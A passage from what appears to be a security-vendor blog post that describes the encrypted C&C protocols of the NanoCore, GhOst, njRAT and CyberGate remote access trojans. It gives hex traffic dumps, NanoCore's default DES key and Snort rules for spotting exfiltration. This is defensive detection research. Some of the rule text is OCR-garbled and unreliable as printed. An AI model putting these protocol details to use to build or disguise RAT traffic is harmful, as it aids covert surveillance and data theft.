


Fig.14: Compressed and Encrypted data sent to C&C.

Packets begin with the data length followed by a marker then by a new line delimiter followed by encrypted data. To flag the CyberGate RAT traffic, a combination of data length, marker, and delimiter can be considered.

NanoCore RAT

Though NanoCore RAT emerged almost a decade ago, it is still one of the most prevalent RAT families, and multiple versions have appeared since then. NanoCore RAT is modular malware which comes with plugin support to expand its functionality. Basic plugins feature remote surveillance via remote desktop, monitor webcam, capture audio, etc. Additional plugins have been found to be used for cryptocurrency mining, ransomware attacks, credential stealing, and more. NanoCore RAT has been found to be delivered via phishing emails containing .doc macros that load a NanoCore binary with fileless infection techniques.

NanoCore communicates on a custom protocol over TCP and uses the DES algorithm with hardcoded key and IV value to encrypt the communication between bot and its C&C server. The communication packet begins with a 4-byte data length followed by DES-encrypted data of that length.




Fig.15: Encrypted data C&C communication

It is not possible to scan for patterns in DES-encrypted data. However, we observed that the publicly available bot builder does not have an option for configuring the DES key. Thus, all samples generated from this bot-builder will have the same DES key, which is "722018788C294897". This results in some encrypted traffic that will be the same

across all bots generated using the publicly available bot-builder. One such command from the server is “is alive” which is Ox600; when encrypted with a key it will produce “c1 c3 d0 32 43 59 a1 78”.

However, there are other customized bot-builders available underground that allow the user to configure the key. For a more generic detection, we need to check for heuristics of data length value against TCP packet size and entropy of data. The first response from the server will be always Ox24 bytes in length, and the first 4 bytes will always be “20 OO OO OO”. This response contains a GUID of plugins that the bot will load. The bot responds back to this with Ox12 bytes data, which will always start with the 4-byte stream “O8 OO OO OO”. These characteristics can be leveraged for detection.

00000000	38 00 00 00 09 a4 ab c7 1a af 56 b7 9e 7c e5 09	8..... .v... ..
00000010	d0 58 bd df 6b 8a 66 ea a5 36 cc 96 86 9e cf ff	.X..k.f. .6.....
00000020	31 ec 76 dc 82 fe 23 db 5f f0 bf 1c 72 e8 b3 55	1.v.#.r..U
00000030	d5 97 f7 da 15 f9 4c 23 ca a5 41 33L# ..A3
00000000	20 00 00 00 74 1f b7 a5 5f 60 ad 3f 06 f4 96 f3t... `?....
00000010	dd 7b 9c d6 c9 b7 87 da 56 25 76 b2 92 5d e2 86	.{..... \%v...].
00000020	63 40 41 02	c@A.
0000003C	08 00 00 00 95 64 46 53 6d 27 2e 48DFS m'.H

Fig.16: Fix length first response from C&C server.

GhOst RAT

GhOst is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors such as “TA459” and “APT18.”. Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. The source code of the GhOstRAT is publicly available and attackers have customized it to suit their needs. Thus, many variants have been discovered.

GhOst communicates on a custom protocol over TCP. It uses a sequential byte-to-byte encryption algorithm to encrypt communication with the C&C server. Upon execution, it collects system data such as system information, version, processor description, installed antivirus, etc. Then, a marker and data length are prepended to this data. Finally, collected data is encrypted with single-byte operation of XOR and SUB on each byte.

| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
<th style
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |

njRAT

Discovered almost a decade ago, njRAT, also known as Bladabindi, is the most active and prevalent remote access trojan. It allows attackers to do surveillance and control the victim's computer. Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. njRAT is mostly found to be delivered via phishing email campaigns containing malicious Word document attachments. It is also found to be delivered by masquerading as a legitimate application installer uploaded to file-sharing services and luring victims via drive-by download campaigns.

Since the leak of source code 2013, njRAT has become widely adopted by cybercriminals and APT actors including [Gorgon Group](#) and [APT41](#). Numerous variants have been detected over the years. Some variants have been found to be communicating over standard HTTP protocol and others were found to be communicating over custom protocols over TCP. The packet begins with data length in a decimal format null-terminated string followed by command and then delimiter followed by exfiltrated data.

```

00000000 31 35 36 00 6c 6c 7c 27 7c 27 7c 53 79 31 68 62 156.11|' |||Sy1hb
00000010 32 35 66 51 7a 52 43 51 54 4d 32 4e 44 63 3d 7c 25f0zRCQ TM2NDc=|
00000020 27 7c 27 7c 55 53 45 52 2d 50 43 7c 27 7c 27 7c '|'|USER -PC'|||
00000030 61 64 6d 69 6e 7c 27 7c 27 7c 32 31 2d 30 34 2d admin||| '21-04-
00000040 32 39 7c 27 7c 27 7c 27 7c 27 7c 57 69 6e 20 29||'||'|'Win
00000050 37 20 50 72 6f 66 65 73 73 69 6f 6e 61 6c 20 53 7 Protes sional S
00000060 50 31 20 78 38 36 7c 27 7c 27 7c 4e 6f 7c 27 7c P1 x86|' |||No||'
00000070 27 7c 69 6d 35 32 33 7c 27 7c 27 7c 2e 2e 7c 27 '|im523| '|||..|
00000080 7c 27 7c 55 48 4a 76 5a 33 4a 68 62 53 42 4e 59 '||UHJvZ 3JhbSBNY
00000090 57 35 68 5a 32 56 79 41 41 3d 3d 7c 27 7c 27 7c W5hZ2VvA A==||'|'
000000A0 31 35 32 00 69 6e 66 7c 27 7c 27 7c 53 79 31 68 152.inf|' |||Sy1h
000000B0 62 32 34 4e 43 6a 59 75 64 47 4e 77 4c 6d 35 6e b24NCjYu dGNwLm5n
000000C0 63 6d 39 72 4c 6d 6c 76 4f 6a 45 31 4e 44 49 31 cm9rLm1v OjE1NDI1
000000D0 44 51 70 55 52 55 31 51 44 51 70 4c 4c 57 46 76 DQpURU1Q DQpLLWFv
000000E0 62 69 42 42 62 66 52 70 64 6d 6c 79 64 58 4d 75 bibBbnRp dmlydXMu
000000F0 5a 58 68 6c 44 51 70 55 63 6e 56 6c 44 51 70 55 ZXh1DQpU cnVlDQpU
00000100 63 6e 56 6c 44 51 70 55 63 6e 56 6c 44 51 70 55 cnVlDQpU cnVlDQpU
00000110 63 6e 56 6c 44 51 70 47 59 57 78 7a 5a 51 30 4b cnVlDQpG YwxzzQ0k
00000120 52 6d 46 73 63 32 55 4e 43 6b 5a 68 62 48 4e 6c RmFsc2UN CkZhbHN1
00000130 44 51 70 47 59 57 78 7a 5a 51 3d 3d DQpGYWxz ZQ==

00000000 31 37 00 43 41 50 7c 27 7c 27 7c 33 35 7c 27 7c 17.CAP|' |||35|||
00000010 27 7c 32 33 '|23
0000013C 39 32 33 00 43 41 50 7c 27 7c 27 7c ff d8 ff e0 923.CAP|' |||...
0000014C 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ..JFIF... ....`...
0000015C ff db 00 43 00 08 06 06 07 06 05 08 07 07 09 ...C..... .....

```

Fig.18: Fix length first response from C&C server.

Coverage:

Zscaler's multilayered cloud security platform detects indicators at various levels.

The following are the Cloud IPS (non-HTTP/S) signatures that enable detection of the above RATs:

[Win32.Backdoor.RemcosRAT](#)

[Win32.Backdoor.NetwiredRC](#)

[Win32.Backdoor.CrimsonRAT](#)

[Win32.Backdoor.AsyncRAT](#)

[Win32.Backdoor.QuasarRAT](#)

[Win32.Backdoor.AgentTesla](#)

[Win32.Backdoor.Cybergate](#)

[Win32.Backdoor.Nanocore](#)

[Win32.Backdoor.GhOstRAT](#)

Win32.Backdoor.NjRat

Conclusion

All of the above-discussed RATs are communicating on custom and encrypted protocols over TCP. When communication is encrypted, it is more difficult to scan for their signature patterns in network traffic. However, we have discussed alternative ways to flag RAT traffic based on the heuristics of encrypted data. Four properties that are common to most RAT traffic on non-HTTP/S are:

1. Packets start with a length of encrypted data. Adding 4 to the little endian value of the first 4 should give the total length of TCP data.
2. Entropy of data followed after data length is high.
3. The C&C server responds in the same packet format as the client.
4. Often, server responses have lengths in specific ranges as they send only commands.

Snort Rules

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.CrimsonRat - CNC command";
flow:established,to_client; content:"|00 00 00 00|"; offset: 1; depth: 4;
pcre:"/\x00\x00\x00\x00(thumb/filsz/rupth/dowf/endpo/scrsz/cscreen/dirs/stops/screen/cnls/udlt/delt/afile/listf/file
/info/runf/fles/dowr/info/fldr)+=/"; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in
request"; flow:established,to_server; dsiz:69; content:"|41 00 00 00 99|"; offset:0; depth:5;
flowbits:set,ZS.NetwireRAT.Client; flowbits:noalert; metadata: classtype:trojan-activity;
reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in
response"; flow:established,to_server; dsiz:5; content:"|3f 00 00 00 9b|"; flowbits:isset,ZS.NetwireRAT.Client;
metadata: classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.AsyncRAT - Malicious SSL
Cert"; flow:established,to_client; content:"|16 03 01|"; offset:0; depth:3; content:"AsyncRAT"; distance:0;
fast_pattern; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.QuasarRAT - CNC response
header"; flow:established,to_client; dsiz:68; content:"|40 00 00 00|"; offset: 0; depth: 4; classtype:trojan-
activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.AgentTesla CNC via
FTP/SMTP"; flow:established,to_server; content:"|3C|html|3E|Time|3A|"; content:"|3C|br|3E|User Name|3A|";
content:"|3C|br|3E|Computer Name|3A|"; distance: 0; content: "|3C|br|3E|OSFullName|3A|"; distance: 0;
content:"CPU|3A|"; distance: 0; content:"|3C|br|3E|RAM|3A|"; distance: 0; content: "URL|3A|"; distance: 0; content:
"Application|3A|"; distance: 0; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> any any (msg:"Zscaler Win32.Backdoor.CyberGate - Data Exfiltration";
flow:established,to_server; dsiz:40<>300; pcre:"/\d{2,3}[$]{4,6}\x0d\x0a/"; content:"|23 23 24 23 23 Od Oa|";
classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore Pulse check";
flow:established,to_server; dsiz:12; content:"|08 00 00 00|"; offset: 0; depth: 4; content:"|c1 c3 d0 32 43 59 a1
78|"; distance:0; within:8; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C
command (request)"; flow:established,to_server; flowbits:isset,ZS.NanocoreGen; dsiz:12; content:"|08 00 00
```

```
OO|"; offset:O; depth:4; byte_test:1,!=,O,5,relative; reference:url,https://zscaler.com;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C command (response)"; flow:established,to_client; flowbits:noalert; flowbits:set,ZS.NanocoreGen; content:"|20 OO OO OO|"; offset:O; depth:4; byte_test:1,!=,O,5,relative; dsiz:36; reference:url,https://zscaler.com;)
```

```
alert tcp any any -> any any (msg:"Zscaler Win32.Backdoor.GhOstRAT - Possible Data Exfil activity"; flow:to_server,established; byte_extract:1,10,varbyte; byte_test:1,!=,varbyte,11; byte_test:1,=,varbyte,12; byte_test:1,=,varbyte,13; byte_test:1,!=,varbyte,15; byte_extract:4,16,vardword; byte_test:4,=,vardword,20; byte_test:4,=,vardword,24; byte_test:4,=,vardword,28; byte_test:4,!=,vardword,O; sid:8000031; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|OO|inf"; offset:3; depth:4; pcre:"^\d{1,3}\x00\w{1,3}/"; pcre:"/(?:[A-Za-z0-9+\v]{4})*(?:[A-Za-z0-9+\v]{2}==|[A-Za-z0-9+\v]{3}=)?/"; flowbits:isset,ZS.njrat; flowbits:unset,ZS.njrat; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|OO||"; offset:3; depth:3; pcre:"^\d{1,3}\x00/"; pcre:"/(?:[A-Za-z0-9+\v]{4})*(?:[A-Za-z0-9+\v]{2}==|[A-Za-z0-9+\v]{3}=)?/"; flowbits:set,ZS.njrat; flowbits:noalert; classtype:trojan-activity; reference:url,https://research.zscaler.com;)
```

Was this post useful?



Explore more Zscaler blogs



Agniane Stealer: Dark Web's Crypto Threat



The Impact of the SEC's New Cybersecurity Policies



Security Advisory: Remote Code Execution Vulnerability (CVE-2023-3519)